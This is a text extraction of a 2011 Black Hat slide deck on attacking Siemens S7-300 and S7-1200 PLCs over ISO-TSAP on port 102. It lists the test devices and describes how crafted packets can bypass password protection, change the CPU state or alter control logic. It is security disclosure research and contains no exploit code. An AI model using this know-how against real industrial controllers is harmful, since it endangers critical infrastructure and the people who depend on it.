

# Siemens Simatic S7 PLC Exploitation

S7-Fu (功夫) with Rapid7 Metasploit

Black Hat USA+2011



Dillon Beresford

d1n@nsslabs.com

Dillon Beresford

狄龙

Security Researcher

at



# With assistance from...

NSS Labs, Project Funding  
Brian Meixell, Engineering Support.  
Ian Parker, Lab Setup and QA.  
Tim Otto, Hardware Procurement.  
Dale Peterson (DigitalBond) Blog  
Bob Radvanovsky (SCADA5EC) List  
INL/ICS-CERT, Disclosure Process  
PLCTrainer.NET (PLC Trainers)

# Introduction

- PLCs are computers used to automate mechanical device processes.
- PLCs are used in the nuclear, oil and gas refineries, coal, water and waste treatment, transportation, aerospace, defense and commercial factories, among many other things...
- The S7-300, and S7-400 are currently the most common PLCs in use, however the S7-1200 is gaining more traction .
- Simatic S7 PLCs offer state of the art PROFIBUS and PROFINET communication protocols.
- From an attacker perspective, each of the S7 PLCs have one thing in common. They communicate over ISO-TSAP (RFC-1006) on TCP port 102.
- When TSAP was layered on Top of TCP, security wasn't factored in.
- The Simatic S7 PLCs run on a 32-bit Linux operating system.
- S7 PLC Firmware images are encrypted and hex encoded, some are using simple rotating shift sequences to obfuscate the strings in the firmware.
- The S7-300 we are going to exploit has a TELNET daemon and HTTP server running as background process which are used by the Siemens developers for debugging.
- The S7-1200 also has a web server included in it for diagnostics and HMI.

# Testing


## Devices Under Test:

- PLC1 6ES7 212-1BD30-0XB0 AC/DC => Siemens Simatic S7-1200
- PLC2 6ES7 212-1BD30-0XB0 AC/DC => Siemens Simatic S7-1200
- PLC3 317-2EJ10-0AB0 => Siemens Simatic S7-300
- PLC4 317-2EJ10-0AB0 => Siemens Simatic S7-300

## PLC Firmware Versions:


- Version 2.2 => Siemens Simatic S7-1200
- Version 2.3.4 => Siemens Simatic S7-300

# Simatic S7-1200





# Simatic S7-300



“The Big Boys”

# Step 7 Basic

The screenshot displays the Siemens SIMATIC Manager software interface for a project named "Project3". The main window shows a ladder logic program for a PLC (PLC\_2) in the "Main" block. The program consists of two networks:

- Network 1:** A normally open contact labeled "%I 0.0 'SW1'" is connected to a coil labeled "%Q 0.0 'BLUE\_LED'". This coil is followed by a series of normally open contacts: "%Q 0.1 'GREEN\_LED'", "%Q 0.2 'ORANGE\_LED'", and "%Q 0.3 'RED\_LED'". This series is then followed by a normally closed contact labeled "%Q 0.3 'RED\_LED'".
- Network 2:** A normally open contact labeled "%I 0.3 'OFF\_BTN'" is connected to a coil labeled "%Q 0.0 'BLUE\_LED'". This coil is followed by a series of normally open contacts: "%Q 0.1 'GREEN\_LED'" and "%Q 0.2 'ORANGE\_LED'".

The interface also shows a "Details view" for the "Main" block, with the "General" tab selected. The properties for the block are:

- Name: Main
- Constant name: OB\_Main
- Type: OB
- Number: 1

The software interface includes a menu bar (Project, Edit, View, Insert, Online, Options, Tools, Window, Help), a toolbar, and a right-hand sidebar with "Instructions" and "Favorites" sections. The bottom status bar shows the current view (Portal view) and the project name (Project Project3 open).



What do those panels attached to the PLCs do  
and how are they controlled?

Q 0.0



Q 0.1



Q 0.2



Q 0.3



ON



OFF

I 0.0



I 0.1



I 0.2




I 0.3




[www.plctrainer.net](http://www.plctrainer.net)


# PLC Trainer LAD Network



# PLC Trainer LAD Network



# PLC Trainer LAD Network



The Siemens Simatic S7-300, S7-400 and S7-1200 rely on the PROFINET IEEE 802.3 Ethernet standard, for industrial grade connectivity in environments where Manufacturing Execution Systems (MES) are critical.






# PROFINET/ETHERNET

Today there are over 3.5 million PROFINET enabled devices actively deployed.

**PROFINET Nodes In Use By 2013**





# ISO-TSAP and Simatic PLCs


- S7 PLC listens on TCP Port 102 for connections.
- Communicates w/Step 7 software over ISO-TSAP.
- ISO-TSAP is layered on Top of TCP connections.
- S7 PLC also accepts remote commands over 102.
- ISO-TSAP was designed with special-purpose interfaces in mind to be useful in the short term.
- Expedites the process for development of TSAP based applications that need TCP.

# ISO-TSAP Problems

- Security was never factored into the equation.
- Packets transmitted o/ISO-TSAP are sent in plain-text.
- The protocol was intended to be open and reliable.
- Uses a 'layering principle' which means that even if an encrypted bridge between the client and server on top of the TCP is implemented it can still be MITM
- The protocol hasn't been revised or even looked at since the late 80s.

# Don't trust Simatic 'ServerSession' based connections.

An attacker, can disable or enable the CPU protection of a PLC by sending crafted packets over port 102. The attacker can also control the CPU's internal operational state, change logical operations in the PLC's OB1 portion of memory and or shutdown processes connected to the PLC.



The packets in the red are being generated and sent from the Siemens Step 7 Basic software. The packets in the blue are being sent by the PLC. The entire TCP stream is 11384 bytes. Pay close attention to the ServerSession\_ID in the red box, that little ID will play an important role later on.

Siemens claimed that they had a mitigation strategy in place, and they did, but it was flawed.

They call it their 'password protection' feature.

They also claim that its not possible, under any circumstances whatsoever, to read or write to memory when the feature is enabled.

# S7 Memory Protection

Device overview

Module	Slot	I address	Q address	Type	Order no.	Firmware	Comment
PLC_2	1			CPU 1212C AC/DC/Rly	6ES7 212-1BD30-0XB0	V1.0	
DI8/DO6	1.1	0	0	DI8/DO6			
AI2	1.2	64...67		AI2			
	1.3						
HSC_1	1.16			High speed			
HSC_2	1.17			High speed			

PLC\_2

Properties Info Diagnostics

General

- General
- PROFINET interface
- DI8/DO6
- AI2
- High speed counters (HSC)
- Pulse generators (PTO/PWM)
- Startup
- Time of day
- Protection**
- System and clock memory

Protection

No protection

Write protection

Read/write protection

Read/write protection

Password for read/write access

Password: ●●●●●●●●●●●●●●●●

Selects one of three protection levels to protect the CPU against unauthorized access. Depending on which protection level is set, read or write online access to the CPU may require the correct password to be entered on the programming device (PG).

With full protection, it is not possible under any circumstances to download a program to the CPU.

[Overview of the CPU properties](#)

[Setting options for the level of protection](#)

Oh really?

